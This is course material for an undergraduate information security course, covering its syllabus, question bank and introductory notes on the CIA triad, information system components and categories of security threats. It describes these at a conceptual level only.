



**NEHRU COLLEGE OF ENGINEERING AND RESEARCH CENTRE**  
**(NAAC Accredited)**  
(Approved by AICTE, Affiliated to APJ Abdul Kalam Technological University, Kerala)



**DEPARTMENT OF COMPUTER SCIENCE AND ENGINEERING**  
***COURSE MATERIALS***



***CS 472 PRINCIPLES OF INFORMATION SECURITY***

**VISION OF THE INSTITUTION**

To mould true citizens who are millennium leaders and catalysts of change through excellence in education.

**MISSION OF THE INSTITUTION**

**NCERC** is committed to transform itself into a center of excellence in Learning and Research in Engineering and Frontier Technology and to impart quality education to mould technically competent citizens with moral integrity, social commitment and ethical values.

We intend to facilitate our students to assimilate the latest technological know-how and to imbibe discipline, culture and spiritually, and to mould them in to technological giants, dedicated research scientists and intellectual leaders of the country who can spread the beams of light and happiness among the poor and the underprivileged.

## **ABOUT DEPARTMENT**

- ◆ Established in: 2002
- ◆ Course offered : B.Tech in Computer Science and Engineering  
M.Tech in Computer Science and Engineering  
M.Tech in Cyber Security
- ◆ Approved by AICTE New Delhi and Accredited by NAAC
- ◆ Affiliated to the University of A P J Abdul Kalam Technological University.

## **DEPARTMENT VISION**

Producing Highly Competent, Innovative and Ethical Computer Science and Engineering Professionals to facilitate continuous technological advancement.

## **DEPARTMENT MISSION**

1. To Impart Quality Education by creative Teaching Learning Process
2. To Promote cutting-edge Research and Development Process to solve real world problems with emerging technologies.
3. To Inculcate Entrepreneurship Skills among Students.
4. To cultivate Moral and Ethical Values in their Profession.

## **PROGRAMME EDUCATIONAL OBJECTIVES**

- PEO1:** Graduates will be able to Work and Contribute in the domains of Computer Science and Engineering through lifelong learning.
- PEO2:** Graduates will be able to Analyse, design and development of novel Software Packages, Web Services, System Tools and Components as per needs and specifications.
- PEO3:** Graduates will be able to demonstrate their ability to adapt to a rapidly changing environment by learning and applying new technologies.
- PEO4:** Graduates will be able to adopt ethical attitudes, exhibit effective communication skills, Teamwork and leadership qualities.

## PROGRAM OUTCOMES (POS)

### Engineering Graduates will be able to:

1. **Engineering knowledge:** Apply the knowledge of mathematics, science, engineering fundamentals, and an engineering specialization to the solution of complex engineering problems.
2. **Problem analysis:** Identify, formulate, review research literature, and analyze complex engineering problems reaching substantiated conclusions using first principles of mathematics, natural sciences, and engineering sciences.
3. **Design/development of solutions:** Design solutions for complex engineering problems and design system components or processes that meet the specified needs with appropriate consideration for the public health and safety, and the cultural, societal, and environmental considerations.
4. **Conduct investigations of complex problems :** Use research-based knowledge and research methods including design of experiments, analysis and interpretation of data, and synthesis of the information to provide valid conclusions.
5. **Modern tool usage:** Create, select, and apply appropriate techniques, resources, and modern engineering and IT tools including prediction and modeling to complex engineering activities with an understanding of the limitations.
6. **The engineer and society:** Apply reasoning informed by the contextual knowledge to assess societal, health, safety, legal and cultural issues and the consequent responsibilities relevant to the professional engineering practice.
7. **Environment and sustainability:** Understand the impact of the professional engineering solutions in societal and environmental contexts, and demonstrate the knowledge of, and need for sustainable development.
8. **Ethics:** Apply ethical principles and commit to professional ethics and responsibilities and norms of the engineering practice.
9. **Individual and team work:** Function effectively as an individual, and as a member or leader in diverse teams, and in multidisciplinary settings.
10. **Communication:** Communicate effectively on complex engineering activities with the engineering community and with society at large, such as, being able to comprehend and write effective reports and design documentation, make effective presentations, and give and receive clear instructions.
11. **Project management and finance:** Demonstrate knowledge and understanding of the engineering and management principles and apply these to one's own work, as a member and leader in a team, to manage projects and in multidisciplinary environments.
12. **Life-long learning:** Recognize the need for, and have the preparation and ability to engage in independent and life-long learning in the broadest context of technological change.

## PROGRAM SPECIFIC OUTCOMES (PSO)

**PSO1:** Ability to Formulate and Simulate Innovative Ideas to provide software solutions for Real-time Problems and to investigate for its future scope.

**PSO2:** Ability to learn and apply various methodologies for facilitating development of high quality System Software Tools and Efficient Web Design Models with a focus on performance

**PSO3:** Ability to inculcate the Knowledge for developing Codes and integrating hardware/software products in the domains of Big Data Analytics, Web Applications and Mobile Apps to create innovative career path and for the socially relevant issues.

## COURSE OUTCOMES

<b>CO1</b>	Identify the common computer threats faced today and implement access control mechanisms
<b>CO2</b>	Interpret the foundational theory behind information security policy to design a secure system.
<b>CO3</b>	Identify the potential vulnerabilities in software in a given security scenario, and evaluate on their effectiveness.
<b>CO4</b>	Identify the different types of malwares like Viruses, Worms and Trojans and their propagation mechanisms.
<b>CO5</b>	Justify the relevance of security in various domains like Wireless LAN and Cellphones.
<b>CO6</b>	Develop secure web services and perform secure e-transactions.

## MAPPING OF COURSE OUTCOMES WITH PROGRAM OUTCOMES

	<b>P O 1</b>	<b>PO 2</b>	<b>PO 3</b>	<b>PO 4</b>	<b>PO 5</b>	<b>PO 6</b>	<b>PO 7</b>	<b>PO 8</b>	<b>PO 9</b>	<b>PO 10</b>	<b>PO 11</b>	<b>PO 12</b>
<b>CO1</b>	3	3	2	2	2	2	-	-	-	-	-	2
<b>CO2</b>	3	3	3	2	2	2	-	-	-	-	-	-
<b>CO3</b>	2	3	3	2	2	2	-	-	-	-	-	-
<b>CO4</b>	2	2	2	-	2	2	-	2	-	-	-	-
<b>CO5</b>	2	2	2	2	2	-	-	2	-	-	-	3
<b>CO6</b>	2	2	2	2	2	2	-	2	-	-	-	3

### CO PSO'S Mapping

	<b>PSO1</b>	<b>PSO2</b>	<b>PSO3</b>
<b>CO1</b>	<b>3</b>	<b>2</b>	<b>2</b>
<b>CO2</b>	<b>3</b>	<b>2</b>	<b>-</b>
<b>CO3</b>	<b>3</b>	<b>2</b>	<b>-</b>
<b>CO4</b>	<b>3</b>	<b>-</b>	<b>-</b>
<b>CO5</b>	<b>3</b>	<b>-</b>	<b>-</b>
<b>CO6</b>	<b>3</b>	<b>2</b>	<b>-</b>

**Note: H-Highly correlated=3, M-Medium correlated=2, L-Less correlated=1**

# SYLLABUS



Course code	Course Name	L-T-P - Credits	Year of Introduction
CS472	PRINCIPLES OF INFORMATION SECURITY	3-0-0-3	2016

## Course Objectives

- To introduce fundamental concepts of security.
- To introduce and discuss the relevance of security in operating system, web services etc.
- To introduce fundamental concepts of secure electronic transactions.

## Syllabus

Overview of computer security, Security concepts, Need of Security, Access Control, Access control matrix, Security policies, Software vulnerabilities, Security in current domains - Wireless LAN security, Cell phone security, Secure Electronic transactions, Web Services security

## Expected Outcome:

The Student will be able to :

- i. appreciate the common threats faced today
- ii. interpret the foundational theory behind information security
- iii. design a secure system
- iv. identify the potential vulnerabilities in software
- v. appreciate the relevance of security in various domains
- vi. develop secure web services and perform secure e-transactions

## Text Books:

1. Bernard Menezes, Network security and Cryptography, Cengage Learning India, 2010.
2. M Bishop, Computer Security: Art and Science, Pearson Education, 2003.

## References:

1. E Whiteman and J Mattord, Principles of information security 4th edn, Cengage Learning
2. V K Pachghare, Cryptography and information security, PHI
3. Behrousz A Forouzan, D Mukhopadhyay, Cryptography and network Security, McGraw Hill
4. W Mao, Modern Cryptography: Theory & Practice, Pearson Education, 2004.
5. C P. Fleeger and S L Fleeger, Security in Computing, 3/e, Pearson Education, 2003.

Course Plan			
Module	Contents	Hours	End Sem. Exam Marks
I	<b>Introduction:</b> Overview of computer security, Security concepts, Need of Security- Threats- Deliberate software attacks, Deviation in quality of service, Attacks- malicious code, brute force, Timing attack, sniffers <b>Access Control Mechanisms</b> - Access Control, Access control matrix, Access control in OS-Discretionary and Mandatory access control, Role-based access control, case study SELinux	7	15%

II	<b>Security policies and models:</b> confidentiality policies, Bell-LaPadula model, Integrity policies, Biba model, Clark-Wilson models, Chinese wall model, waterfall model	7	15%
<b>FIRST INTERNAL EXAMINATION</b>			
III	<b>Software vulnerabilities:</b> Buffer and stack overflow, Cross-site scripting(XSS) , and vulnerabilities, SQL injection and vulnerabilities , Phishing.	6	15%
IV	<b>Malware:</b> Viruses, Worms and Trojans. Topological worms. Internet propagation models for worms.	6	15%
<b>SECOND INTERNAL EXAMINATION</b>			
V	<b>Security in current domains:</b> Wireless LAN security - WEP details. wireless LAN vulnerabilities – frame spoofing. Cellphone security - GSM and UMTS security. Mobile malware - bluetooth security issues.	8	20%
VI	<b>Secure Electronics transactions:</b> Framework, strength and weakness, Security in current applications : Online banking , Credit Card Payment Systems. <b>Web Services security:</b> XML, SOAP, SAML, RFID	8	20%
<b>END SEMESTER EXAM</b>			

### Question Paper Pattern (End semester exam)

1. There will be **FOUR** parts in the question paper – A, B, C, D
2. **Part A**
  - a. **Total marks : 40**
  - b. **TEN** questions, each have **4 marks**, covering **all the SIX modules** (**THREE** questions from **modules I & II**; **THREE** questions from **modules III & IV**; **FOUR** questions from **modules V & VI**). **All** questions are to be answered.
3. **Part B**
  - a. **Total marks : 18**
  - b. **THREE** questions, each having **9 marks**. One question is from **module I**; one question is from **module II**; one question **uniformly** covers **modules I & II**.
  - c. **Any TWO** questions have to be answered.
  - d. Each question can have **maximum THREE** subparts.
4. **Part C**
  - a. **Total marks : 18**
  - b. **THREE** questions, each having **9 marks**. One question is from **module III**; one question is from **module IV**; one question **uniformly** covers **modules III & IV**.
  - c. **Any TWO** questions have to be answered.
  - d. Each question can have **maximum THREE** subparts.
5. **Part D**
  - a. **Total marks : 24**
  - b. **THREE** questions, each having **12 marks**. One question is from **module V**; one question is from **module VI**; one question **uniformly** covers **modules V & VI**.
  - c. **Any TWO** questions have to be answered.
  - d. Each question can have **maximum THREE** subparts.
6. There will be **AT LEAST 60%** analytical/numerical questions in all possible combinations of question choices.

[For more study materials>www.ktustudents.in](http://www.ktustudents.in)



# QUESTION BANK

<b>MODULE I</b>			
	<b>QUESTIONS</b>	<b>CO</b>	<b>KL</b>
1	Discuss different types of attacks that occur in an organization.	CO1	K2
2	Explain the need of information security.	CO1	K2
3	Define information security with its components.	CO1	K1
4	Compare Brute force attacks and Dictionary attacks.	CO1	K4
5	Write a note on CIA Triad.	CO1	K3
6	Differentiate between Discretionary and Mandatory Access Control	CO1	K4
7	Explain detail about Discretionary access control. Write an algorithm for Access control in Windows.	CO1	K2/ K5
8	Explain in detail about Discretionary Access Control in Windows Operating System	CO1	K3
9	Discuss in detail about different categories of threats.	CO1	K4
10	Explain in detail about how Discretionary access control is implemented in Unix Operating System.	CO1	K2
11	Describe about Need o Security and deliberate software attacks.	CO1	K2
12	Describe in detail about access control mechanisms.	CO1	K5
<b>MODULE II</b>			
1.	Explain briefly about Chinese wall model	CO2	K2
2.	Explain Clark-Wilson Model with a neat diagram	CO2	K2
3.	Write an overview of security policies with respect to confidentiality and integrity.	CO2	K3

4.	Explain in detail about Waterfall security policy model.	CO2	K2
5.	Explain Bell-La Padula model with its basic security theorem	CO2	K2
6.	Illustrate different types of Security policy models with an example.	CO2	K3
7	Discuss about Clark Wilson Model with Enforcement and Certification rules	CO2	K2
8	Explain briefly about Bell-Lapadula model.	CO2	K5
9	Explain the *-property for the Chinese Wall model	CO2	K5
10	Explain in detail about any two Integrity policy models.	CO2	K2
11	Compare Bell-La Padula and Chinese Wall Models.	CO2	K4
12	Describe in detail Biba integrity model and Clark Wilson model	CO2	K2

### **MODULE III**

1	Illustrate SQL injection with an example	CO3	K3
2	Summarize Phishing attack with an example.	CO3	K2
3	Illustrate different types of phishing attacks.	CO3	K3
4	Compare SQL injection attacks and XSS attacks.	CO3	K4
5	Explain in detail how can we say stack is vulnerable to overflows.	CO3	K2
6	Summarize email phishing scams and spear phishing.	CO3	K2
7	Illustrate the working of cross site scripting.	CO3	K3
8	Point out SQL injection attacks with its various implementation techniques	CO3	K4
9	Explain in detail about Buffer overflow and Stack overflow attacks.	CO3	K2
10	Classify different types of SQL injection Attacks.	CO3	K3
11	Illustrate the following types of XSS scripting Stored XSS,	CO3	K3

	Reflected XSS and DOM-based XSS.		
12	Describe about cross site scripting and phishing attacks	CO3	K2
<b>MODULE IV</b>			
1	Discuss about boot sector infector and executable infectors.	CO4	K2
2	Explain computer virus and to show how a simple computer virus works .	CO4	K2
3	Define Virus, Worms and Trojans.	CO4	K5
4	Compare polymorphic and metamorphic worms.	CO4	K3
5	Write note on Internet Scanning Worms.	CO4	K2
6	Differentiate Executable infectors and polymorphic virus.	CO4	K5
7	Explain any four categories of computer virus in detail.	CO4	K3
8	Describe about email worms and internet scanning worms.	CO4	K2
9	Describe in detail about email worms and p2p worms .	CO4	K1 & K2
10	Explain in detail about worm simple epidemic model and kermack-mc kendrick models.	CO4	
11	Explain in detail about any two topological Worms.	CO4	
12	Discuss in detail about different worm propagation models	CO4	
<b>MODULE V</b>			
1	Explain briefly Frame spoofing with a neat diagram.	CO5	K3
2	Describe security enhancements present in UMTS	CO5	K5
3	Write note on cellphone security and its entities .	CO5	K4
4	Explain link level security provided by Bluetooth.	CO5	K3
5	Explain the features of Universal Mobile Telecommunication System.	CO5	K3
6	Illustrate about Wireless LAN vulnerabilities.	CO5	K3
7	Compare GSM (2G) and UMTS(2G) network security.	CO5	K3
8	Describe in detail entity authentication and key agreement in GSM networks.	CO5	K5

9	Explain in detail about Wireless LAN security.	CO5	K5
10	Explain in detail about entity authentication and key agreement in UMTS networks.	CO5	K5
11	Discuss about authentication and key agreement in 802.11i.	CO5	K2
12	Explain the security goals in GSM/UTMS .And also mention the task involved in GSM Security.	CO5	K5
<b>MODULE VI</b>			
1	Illustrate Credit Card Electronic Payment System.	CO6	K3
2	Summarize SOAP binding with the help of a HTTP message	CO6	K2
3	Illustrate security threats in RFID based identification and tracking system.	CO6	K3
4	Compare XML and SOAP.	CO6	K4
5	Explain about the working of SET.	CO6	K5
6	Summarize Online Banking and its security considerations.	CO6	K2
7	Explain in detail about secure electronic transaction.	CO6	K2
8	Explain about any two technologies for web services.	CO6	K5
9	Illustrate SAML and its assertions.	CO6	K3
10	Point out use of RFID tags and its applications.	CO6	K4
11	Explain how the dual signature is generated in SET. Point out the Strength and Weakness of SET..	CO6	K5/ K4
12	Describe in detail credit cards and Online Credit card Transactions .	CO6	K2

<b>APPENDIX I</b>	
<b>CONTENT BEYOND THE SYLLABUS</b>	
<b>SL NO</b>	<b>TOPIC</b>
<b>1</b>	<b>Block chain</b>
<b>2</b>	<b>Bitcoin</b>

# MODULE NOTES

# MODULE I

---

## CS472 - PRINCIPLES OF INFORMATION SECURITY

### Module – I

Introduction: Overview of computer security, Security concepts, Need of Security- Threats- Deliberate software attacks, Deviation in quality of service, Attacks- malicious code, brute force, Timing attack, sniffers. Access Control Mechanisms - Access Control, Access control matrix, Access control in OS-Discretionary and Mandatory access control, Role-based access control, case study SELinux


### Overview of computer security

#### What is Security?

- The protection of information and its critical elements, including systems and hardware that use, store, and transmit that information
- Necessary tools: policy, awareness, training, education, technology
- Information Security components are
  - **Confidentiality**
  - **Integrity**
  - **Availability**

#### *Confidentiality*

The principle of confidentiality specifies that only the sender and the intended recipient should be able to access the content of the message.



Confidentiality of information ensures that only those with sufficient privileges may access certain information. When unauthorized individuals or systems can access information, confidentiality is breached. To protect the confidentiality of information, a number of measures are used:


- Information classification
- Secure document storage
- Application of general security policies
- Education of information custodians and end users

Example, a credit card transaction on the Internet.

- The system attempts to enforce confidentiality by encrypting the card number during transmission, by limiting the places where it might appear (in data bases, log files, backups, printed receipts, and so on), and by restricting access to the places where it is stored.
- Giving out confidential information over the telephone is a breach of confidentiality if the caller is not authorized to have the information, it could result in a breach of confidentiality.

#### *Integrity*

Integrity means that data cannot be modified without authorization. The confidential information sent by A to B which is accessed by C without the permission or knowledge of A and B.



Integrity is the quality or state of being whole, complete, and uncorrupted. The integrity of information is threatened when it is exposed to corruption, damage, destruction, or other disruption of its authentic state. Corruption can occur while information is being compiled, stored, or transmitted.

- Integrity means that data cannot be modified without authorization.
- Eg: Integrity is violated when an employee deletes important data files, when a computer virus infects a computer, when an employee is able to modify his own salary in a payroll database, when an unauthorized user vandalizes a website, when someone is able to cast a very large number of votes in an online poll, and so on.


## ***Availability***

**Availability:** It means that assets are accessible to authorized parties at appropriate times.

Availability is the characteristic of information that enables user access to information without interference or obstruction and in a required format. A user in this definition may be either a person or another computer system. Availability does not imply that the information is accessible to any user; rather, it means availability to authorized users.

- For any information system to serve its purpose, the information must be available when it is needed.
- Eg: High availability systems aim to remain available at all times, preventing service disruptions due to power outages, hardware failures, and system upgrades.

## **CIA Triangle**




The C.I.A. triangle - confidentiality, integrity, and availability - has expanded into a more comprehensive list of critical characteristics of information.

At the heart of the study of information security is the concept of policy. Policy, awareness, training, education, and technology are vital concepts for the protection of information and for keeping information systems from danger.

- C.I.A. triangle now expanded into list of critical characteristics of information
- The value of information comes from the characteristics it possesses:
  - Availability
  - Accuracy



- Authenticity
- Confidentiality
- Integrity
- Utility
- Possession



**FIGURE 1-3** Components of Information Security

### ***Privacy***

The information that is collected, used, and stored by an organization is to be used only for the purposes stated to the data owner at the time it was collected.

This definition of privacy does focus on freedom from observation (the meaning usually associated with the word), but rather means that information will be used only in ways known to the person providing it.

### ***Identification***

An information system possesses the characteristic of identification when it is able to recognize individual users. Identification and authentication are essential to establishing the level of access or authorization that an individual is granted.

### ***Authentication***

Authentication occurs when a control provides proof that a user possesses the identity that he or she claims.

In computing, e-Business and information security it is necessary to ensure that the data, transactions, communications or documents (electronic or physical) are genuine (i.e. they have not been forged or fabricated)

### ***Authorization***

After the identity of a user is authenticated, a process called authorization provides assurance that the user (whether a person or a computer) has been specifically and explicitly authorized by the proper authority to access, update, or delete the contents of an information asset.

## ***Accountability***

The characteristic of accountability exists when a control provides assurance that every activity undertaken can be attributed to a named person or automated process. For example, audit logs that track user activity on an information system provide accountability.

## ***Accuracy***

Information should have accuracy. Information has accuracy when it is free from mistakes or errors and it has the value that the end users expects. If information contains a value different from the user's expectations, due to the intentional or unintentional modification of its content, it is no longer accurate.

## ***Utility***

Information has value when it serves a particular purpose. This means that if information is available, but not in a format meaningful to the end user, it is not useful. Thus, the value of information depends on its utility.


## ***Possession***

The possession of Information security is the quality or state of having ownership or control of some object or item.

## **Security Concepts**

### **NSTISSC Security Model**

**'National Security Telecommunications & Information systems security committee' document.**



**FIGURE 1-4** NSTISSC Security Model

- It is now called the National Training Standard for Information security professionals.
- The NSTISSC Security Model provides a more detailed perspective on security.
- While the NSTISSC model covers the three dimensions of information security, it omits discussion of detailed guidelines and policies that direct the implementation of controls.
- The 3 dimensions of each axis become a 3x3x3 cube with 27 cells representing areas that must be addressed to secure today's Information systems.

- To ensure system security, each of the 27 cells must be properly addressed during the security process.
- For ex, the intersection between technology, Integrity & storage areas requires a control or safeguard that addresses the need to use technology to protect the Integrity of information while in storage.
- weakness of using this model with too limited an approach is to view it from a single perspective.

## **Components of an Information System**

- Software
- Hardware
- Data
- People
- Procedures
- Networks

### **Software**

The software components of IS comprises applications, operating systems, and assorted command utilities. Software programs are the vessels that carry the lifeblood of information through an organization. These are often created under the demanding constraints of project management, which limit time, cost, and manpower.

### **Hardware**

Hardware is the physical technology that houses and executes the software, stores and carries the data, and provides interfaces for the entry and removal of information from the system.

Physical security policies deal with hardware as a physical asset and with the protection of these physical assets from harm or theft. Applying the traditional tools of physical security, such as locks and keys, restricts access to and interaction with the hardware components of an information system.

Securing the physical location of computers and the computers themselves is important because a breach of physical security can result in a loss of information. Unfortunately, most information systems are built on hardware platforms that cannot guarantee any level of information security if unrestricted access to the hardware is possible.

### **Data**

- Data stored, processed, and transmitted through a computer system must be protected.
- Data is often the most valuable asset possessed by an organization and is the main target of intentional attacks.
- The raw, unorganized, discrete (separate, isolated) potentially-useful facts and figures that are later processed(manipulated) to produce information.

### **People**

There are many roles for people in information systems. Common ones include

- Systems Analyst
- Programmer
- Technician
- Engineer
- Network Manager
- MIS (Manager of Information Systems)
- Data entry operator

## **Procedures**

A procedure is a series of documented actions taken to achieve something. A procedure is more than a single simple task. A procedure can be quite complex and involved, such as performing a backup, shutting down a system, patching software.

## **Networks**

- When information systems are connected to each other to form Local Area Network (LANs), and these LANs are connected to other networks such as the Internet, new security challenges rapidly emerge.
- Steps to provide network security are essential, as is the implementation of alarm and intrusion systems to make system owners aware of ongoing compromises.

## **Need of Security**

Information security is unlike any other aspect of information technology. It is an arena where the primary mission is to ensure things stay the way they are.

If there were no threats to information and systems, we could focus on improving systems that support the information, resulting in vast improvements in ease of use and usefulness.

The first phase, Investigation, provides an overview of the environment in which security must operate, and the problems that security must address.

## **BUSINESS NEEDS FIRST, TECHNOLOGY NEEDS LAST**

Information security performs four important functions for an organization:

1. Protects the organization's ability to function
2. Enables the safe operation of applications implemented on the organization's IT systems
3. Protects the data the organization collects and uses
4. Safeguards the technology assets in use at the organization

### **1. Protecting the Ability of the Organization to Function**

Both general management and IR management are responsible for implementing information security to protect the ability of the organization to function.

“information security is a management issue in addition to a technical issue, it is a people issue in addition to the technical issue.”

To assist management in addressing the needs for information security, communities of interest must communicate in terms of business impact and the cost of business interruption and avoid arguments expressed only in technical terms.

### **2. Enabling the Safe Operation of Applications**

Today's organizations are under immense pressure to create and operate integrated, efficient, and capable applications.

The modern organization needs to create an environment that safeguards applications using the organization's IT systems, particularly the environment of the organization's infrastructure.

Once the infrastructure is in place, management must understand it has not abdicated to the IT department its responsibility to make choices and enforce decisions, but must continue to oversee the infrastructure.

### 3. Protecting Data Organizations Collect and Use

Many organizations realize that one of their most valuable assets is their data, because without data, an organization loses its record of transactions and/or its ability to deliver value to its customers.

Protecting data in motion and data at rest are both critical aspects of information security.

An effective information security program is essential to the protection of the integrity and value of the organization's data.

### 4. Safeguarding the Technology Assets in Organizations

To perform effectively, organizations must add secure infrastructure services based on the size and scope of the enterprise.

When an organization grows and more capabilities are needed, additional security services may have to be provided locally.

Likewise, as the organization's network grows to accommodate changing needs, more robust technology solutions may be needed to replace security programs the organization has outgrown.

## Threats

To protect an organization's information, you must

#### 1. Know yourself

(i.e) be familiar with the information to be protected, and the systems that store, transport and process it.

#### 2. Know the threats you face

To make sound decisions about information security, management must be informed about the various threats facing the organization, its application, data and information systems.

- A threat is an object, person, or other entity, that represents a constant danger to an asset.
- By examining each threat category in turn, management effectively protects its information through **policy, education and training, and technology controls**

### Threats to Information Security

<b>Categories of threat</b>	<b>Examples</b>
Acts of human error or failure	-- Accidents, employee mistakes
Compromises to intellectual property	-- Piracy, copyright infringement
Deliberate acts of espionage or trespass--	Unauthorized access and/or/data collection
Deliberate acts of information extortion--	Blackmail or information disclosure Deliberate
acts of sabotage or vandalism --	Destruction of systems or information
Deliberate acts of theft	-- Illegal confiscation of equipment or information

Deliberate software attacks	--	Viruses, worms, macros, denial-of-service
Forces of nature	--	Fire, flood, earthquake, lightning
Deviations in quality of service	--	ISP, power, or WAN service providers
Technical hardware failures or errors	--	Equipment failure
Technical software failures or errors	--	Bugs, code problems, unknown loopholes
Technological obsolescence	--	Antiquated or outdated technologies

## 1. Acts of Human Error or Failure:

- Acts performed without intent or malicious purpose by an authorized user.
  - because of in experience, improper training,
  - Making of incorrect assumptions.
- Employees are greatest threats to information security – They are closest to the organizational data
- Employee mistakes can easily lead to the following:
  - revelation of classified data
  - entry of erroneous data
  - accidental deletion or modification of data
  - storage of data in unprotected areas
  - failure to protect information
- Many of these threats can be prevented with
  - Training
  - Ongoing awareness activities
  - Verification by a second party
  - Many military applications have robust, dual- approval controls built in.

## 2. Compromises to Intellectual Property

- is defined as the ownership of ideas and control over the tangible or virtual representation of those ideas.
- Intellectual property includes **trade secrets, copyrights, trademarks, and patents.**
- Once intellectual property has been defined and properly identified, breaches to IP constitute a threat to the security of this information.
- Organization purchases or leases the IP of other organizations.
- Most Common IP breach is the unlawful use or duplication of software based intellectual property more commonly known as **software Piracy.**
- Software Piracy affects the world economy.
- U.S provides approximately 80% of world's software.

In addition to the laws surrounding software piracy, two watch dog organizations investigate allegations of software abuse.

1. Software and Information Industry Association (SIIA)  
(i.e) Software Publishers Association
2. Business Software Alliance (BSA)
  - Another effort to combat (take action against) piracy is the online registration process.

### 3. Deliberate Acts of Espionage or Trespass

- Electronic and human activities that can breach the confidentiality of information.
- When an unauthorized individual's gain access to the information an organization is trying to protect is categorized as act of espionage or trespass.
- Attackers can use many different methods to access the information stored in an information system.
  - Competitive Intelligence [use web browser to get information from market research]
  - Industrial espionage(spying)
  - Shoulder Surfing (ATM)
    - Hackers uses skill, guile, or fraud to steal the property of someone else

#### Trespass

- Can lead to unauthorized real or virtual actions that enable information gatherers to enter premises or systems they have not been authorized to enter.
- Sound principles of authentication & authorization can help organizations protect valuable information and systems.
- **Hackers**-> "People who use and create computer software to gain access to information illegally"
- Generally, two skill levels among hackers:
  - Expert hacker
    - develops software scripts and codes exploits
    - usually a master of many skills
    - will often create attack software and share with others
  - Script kiddies
    - hackers of limited skill
    - use expert-written software to exploit a system
    - do not usually fully understand the systems they hack
- Other terms for system rule breakers:
  - Cracker - an individual who "cracks" or removes protection designed to prevent unauthorized duplication
  - Phreaker - hacks the public telephone network

### 4. Deliberate Acts of information Extortion (obtain by force or threat)

Possibility of an attacker or trusted insider stealing information from a computer system and demanding compensation for its return or for an agreement not to disclose the information.

### 5. Deliberate Acts of sabotage or Vandalism

- Destroy an asset or
- Damage the image of organization

- Cyber terrorism-Cyber terrorists hack systems to conduct terrorist activities through network or internet pathways.

## 6. Deliberate Acts of Theft

- Illegal taking of another's property-- is a constant problem.
- Within an organization, property can be physical, electronic, or intellectual.
- Physical theft can be controlled by installation of alarm systems.
- Trained security professionals.
- Electronic theft control is under research.

## 7. Deliberate Software Attacks

- Deliberate software attacks occur when an individual or group designs software to attack an unsuspecting system. Most of this software is referred to as malicious code or malicious software, or sometimes malware.
- These software components or programs are designed to damage, destroy, or deny service to the target systems.
- Some of the more common instances of malicious code are viruses and worms, Trojan horses, logic-bombs, back doors, and denial-of-services attacks.
- "The British Internet Service Provider Cloud nine" be the first business "hacked out of existence"
- Includes:
  - macro virus
  - boot virus
  - worms
  - Trojan horses
  - logic bombs
  - back door or trap door
  - denial-of-service attacks
  - polymorphic
  - hoaxes

## Virus

- Virus is a computer program that attaches itself to an executable file or application. It can replicate itself, usually through an executable program attached to an e-mail.
- A program or piece of code that be loaded on to your computer, without your knowledge and run against your wishes.
